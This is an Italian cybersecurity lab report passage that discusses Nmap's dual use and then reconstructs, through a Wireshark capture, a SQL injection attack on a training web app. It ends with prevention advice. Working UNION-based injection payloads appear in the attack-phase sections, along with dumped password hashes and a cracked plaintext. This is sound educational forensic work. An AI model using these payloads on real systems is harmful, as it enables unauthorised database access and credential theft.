2.5. Domanda di Riflessione: Uso Etico e Malevolo di Nmap

Nmap è un classico esempio di strumento a doppio taglio (*dual-use*), la cui legittimità dipende esclusivamente dall'intento dell'utilizzatore.

Uso per la Sicurezza di Rete (Etico): Per gli amministratori di rete e i professionisti della sicurezza, Nmap è uno strumento di audit fondamentale. Viene utilizzato per mappare la topologia di una rete aziendale, identificare porte aperte che potrebbero essere non necessarie e rappresentare una superficie di attacco, verificare che le regole dei firewall siano implementate correttamente e inventariare i servizi in esecuzione sui server. Queste attività, note come *ethical hacking* o *penetration testing*, sono cruciali per rafforzare le difese di un'organizzazione prima che un malintenzionato possa sfruttarne le debolezze.

Uso Malevolo: Nelle mani di un aggressore, Nmap diventa uno strumento di ricognizione per pianificare un attacco. Un attore malevolo lo utilizza per raccogliere informazioni su un bersaglio senza autorizzazione, identificando host attivi, sistemi operativi vulnerabili (tramite *fingerprinting*) e servizi con vulnerabilità note. Le informazioni raccolte con Nmap sono il primo passo per selezionare un vettore d'attacco e lanciare exploit mirati. Questa fase di "scansione" è spesso uno dei primi e più rumorosi indicatori di un potenziale attacco imminente.

Bonus 2: Analisi di un Attacco a un Database MySQL

Gli attacchi di tipo SQL Injection (SQLi) rappresentano una delle vulnerabilità più critiche e diffuse nelle applicazioni web. Questo tipo di attacco sfrutta una gestione non sicura degli input utente per manipolare le query SQL inviate a un database. Un malintenzionato può così aggirare i meccanismi di autenticazione e accedere, modificare o cancellare dati sensibili, fino a compromettere l'intero server. Questo esercizio consiste nell'analizzare, tramite l'analizzatore di protocolli di rete **Wireshark**, un file di cattura di rete (.pcap) per ricostruire, passo dopo passo, le fasi di un attacco SQLi contro un database MySQL.

3.1. Identificazione degli Attori

Quali sono i due indirizzi IP coinvolti in questo attacco di SQL injection?

Dall'analisi del file di cattura del traffico, è possibile identificare chiaramente i due attori coinvolti nella comunicazione:

- **Attaccante (Sorgente):** 10.0.2.4
- **Vittima (Destinazione):** 10.0.2.15

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 -> 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=45838 TSecr=0 WS=128
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 -> 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=38535 TSecr=45838 WS=128
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 -> 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=45838 TSecr=38535
4	0.000651	10.0.2.4	10.0.2.15	HTTP	654	POST /dwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 -> 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0 TSval=38536 TSecr=45838
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 -> 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=38536
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 -> 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539
11	0.008625	10.0.2.4	10.0.2.15	HTTP	429	GET /dwa/dwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dwa/vulnerabilities/sql/7?id=1%3D1&Submit=Submit HTTP/1.1
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80 -> 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=98114
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/html)
16	220.490531	10.0.2.4	10.0.2.15	HTTP	577	GET /dwa/vulnerabilities/sql/7?id=1%3D1&Submit=Submit HTTP/1.1
17	220.490637	10.0.2.15	10.0.2.4	TCP	66	80 -> 35640 [ACK] Seq=1 Ack=512 Win=235 Len=0 TSval=93660 TSecr=111985
18	220.493885	10.0.2.15	10.0.2.4	HTTP	1918	HTTP/1.1 200 OK (text/html)
19	277.727722	10.0.2.4	10.0.2.15	HTTP	630	GET /dwa/vulnerabilities/sql/7?id=1%3D1&Submit=Submit HTTP/1.1
20	277.727871	10.0.2.15	10.0.2.4	TCP	66	80 -> 35642 [ACK] Seq=1 Ack=565 Win=236 Len=0 TSval=107970 TSecr=129156
21	277.732200	10.0.2.15	10.0.2.4	HTTP	1955	HTTP/1.1 200 OK (text/html)
22	313.710129	10.0.2.4	10.0.2.15	HTTP	659	GET /dwa/vulnerabilities/sql/7?id=1%3D1&Submit=Submit HTTP/1.1
23	313.710277	10.0.2.15	10.0.2.4	TCP	66	80 -> 35644 [ACK] Seq=1 Ack=594 Win=236 Len=0 TSval=116966 TSecr=139951
24	313.712414	10.0.2.15	10.0.2.4	HTTP	1954	HTTP/1.1 200 OK (text/html)
25	383.277032	10.0.2.4	10.0.2.15	HTTP	680	GET /dwa/vulnerabilities/sql/7?id=1%3D1&Submit=Submit HTTP/1.1
26	383.277811	10.0.2.15	10.0.2.4	TCP	66	80 -> 35666 [ACK] Seq=1 Ack=615 Win=236 Len=0 TSval=134358 TSecr=160821
27	383.284289	10.0.2.15	10.0.2.4	HTTP	4068	HTTP/1.1 200 OK (text/html)
28	441.004070	10.0.2.4	10.0.2.15	HTTP	685	GET /dwa/vulnerabilities/sql/7?id=1%3D1&Submit=Submit HTTP/1.1
29	441.004427	10.0.2.15	10.0.2.4	TCP	66	80 -> 35668 [ACK] Seq=1 Ack=620 Win=236 Len=0 TSval=148990 TSecr=178379
30	441.007286	10.0.2.15	10.0.2.4	HTTP	2891	HTTP/1.1 200 OK (text/html)

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 1, Src: PCSSystemtec-ca:e1:24 (08:00:27:9f:48:a0) (08:00:27:9f:48:a0)
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 35614, Dst Port: 80, Seq: 0, Len: 0

0000 00 00 27 9f 48 a0 08 00 27 ca e1 24 00 00 45 00
0010 00 2f 9f 05 40 00 40 06 13 a5 0a 00 02 04 0a 00
0020 02 0f 8b 1e 00 50 21 2c bc 0b 00 00 00 00 a0 02
0030 72 10 18 41 00 00 02 04 05 b4 04 02 08 0a 00 00
0040 b3 0e 00 00 00 00 01 03 03 07

3.2. Fasi dell'Attacco e Raccolta di Informazioni

L'attacco si è svolto attraverso una serie di fasi sequenziali, volte a raccogliere progressivamente informazioni sul sistema target.

- **Fase 1: Verifica della Vulnerabilità.** Inizialmente, l'attaccante ha iniettato un payload di tautologia booleana (1=1) per verificare la vulnerabilità. La risposta positiva del database ha confermato che l'input veniva elaborato come codice SQL, aprendo la porta all'iniezione di comandi più complessi.
- **Fase 2: Estrazione Informazioni sul Database.** Successivamente, ha eseguito un'iniezione basata su UNION utilizzando il payload 1' or 1=1 union select database(), user()# per estrarre informazioni fondamentali: il nome del database (dwa) e l'utente con cui l'applicazione si connetteva (root@localhost).
- **Fase 3: Estrazione Versione del Sistema. Qual è la versione?** Utilizzando la query ...union select null, version ()#, l'attaccante è riuscito a ottenere la versione specifica del software del database. Dall'analisi del traffico, la versione identificata è **5.7.12-0ubuntu1**.

```

</form>


```
ID: 1' or 1=1 union select null, version ()#
First name: admin
Surname: admin</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name: Gordon
Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name: Hack
Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name: Pablo
Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name: Bob
Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#
First name:
Surname: 5.7.12-0ubuntu1.1</pre>
</div>

```


```

- **Fase 4: Enumerazione delle Tabelle. Cosa farebbe per l'aggressore il comando modificato** `...WHERE table_name='users'` ?

Dopo aver tentato di elencare tutte le tabelle (producendo un output enorme), l'uso di un comando modificato con la clausola `WHERE table_name='users'` permetterebbe all'attaccante di rendere l'attacco più mirato ed efficiente. Questa query filtrerebbe i risultati per ottenere solo i nomi delle colonne della tabella specifica users, che è il bersaglio più probabile per contenere credenziali di accesso.

3.3. Compromissione Finale: Estrazione delle Credenziali

Nell'ultima fase, l'attaccante ha capitalizzato le informazioni raccolte per raggiungere l'obiettivo finale: l'esfiltrazione delle credenziali utente.

- Utilizzando la query `1' or 1=1 union select user, password from users#`, l'attaccante ha estratto con successo l'elenco completo dei nomi utente e dei corrispondenti hash delle password memorizzati nella tabella users.
- **Quale utente ha l'hash della password di 8d3533d75ae2c3966d7e0d4fcc69216b?** Dall'output della query, si evince che l'hash `8d3533d75ae2c3966d7e0d4fcc69216b` è associato all'utente **1337**.

```

</form>


```
ID: 1' or 1=1 union select user, password from users#
First name: admin
Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Gordon
Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Hack
Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Pablo
Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: Bob
Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: gordon
Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>

```


```

- **Qual è la password in chiaro?** L'hash della password è stato successivamente analizzato con un servizio di cracking online. Il processo ha avuto successo, rivelando che la password in chiaro è: **charley**.

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

3.4. Domande di Riflessione: Rischi e Prevenzione dell'SQL Injection

1. **Qual è il rischio che le piattaforme utilizzino il linguaggio SQL?** Sebbene il linguaggio SQL sia fondamentale per il funzionamento della maggior parte dei siti web e delle applicazioni moderne basate su database, il suo utilizzo introduce il rischio intrinseco di attacchi di tipo SQL Injection. Il pericolo non risiede in SQL stesso, ma nella gestione non sicura degli input degli utenti da

parte delle applicazioni. La gravità di un attacco SQLi è estremamente elevata e può variare dall'esposizione di dati sensibili dei clienti (violazione della privacy) e dalla manipolazione dei dati, fino al bypass completo dei controlli di accesso e alla compromissione totale del server che ospita il database.

2. **Quali sono 2 metodi o passaggi che possono essere adottati per prevenire gli attacchi di SQL injection?** Esistono diverse tecniche efficaci per mitigare e prevenire gli attacchi SQLi. Due delle più importanti sono:

- **Utilizzare Stored Procedure e Query Parametrizzate (Prepared Statements):** Questo è considerato il metodo più robusto. Consiste nel separare nettamente l'istruzione SQL (il codice) dai dati forniti dall'utente (i parametri). In questo modo, il motore del database non interpreta mai l'input dell'utente come parte eseguibile del comando, annullando di fatto la possibilità di un'iniezione.
- **Filtrare e Sanificare l'Input dell'Utente:** Consiste nel validare e "pulire" rigorosamente tutti i dati provenienti dall'esterno prima che vengano incorporati in una query. Ciò include la convalida del tipo di dati atteso (es. un numero deve essere un numero), la limitazione della lunghezza e l'escape dei caratteri speciali (come apici, doppi apici, punto e virgola) che potrebbero essere usati per manipolare la sintassi SQL.

Conclusione Generale

Questo laboratorio ha fornito un'esperienza pratica e approfondita su strumenti e tecniche fondamentali nel campo della cybersecurity. Attraverso gli esercizi, sono state acquisite competenze pratiche nell'uso di **PowerShell** per l'amministrazione e l'analisi di sistemi Windows, nell'impiego di **Nmap** per la ricognizione di rete e l'identificazione di potenziali superfici d'attacco, e nell'analisi forense di un attacco **SQL Injection** tramite **Wireshark**. L'insieme di queste attività ha offerto una base solida per comprendere le metodologie operative di un professionista della sicurezza, coprendo le fasi di amministrazione di sistema, ricognizione e analisi post-incidente. La padronanza di questi strumenti è essenziale per difendere efficacemente le infrastrutture informatiche moderne.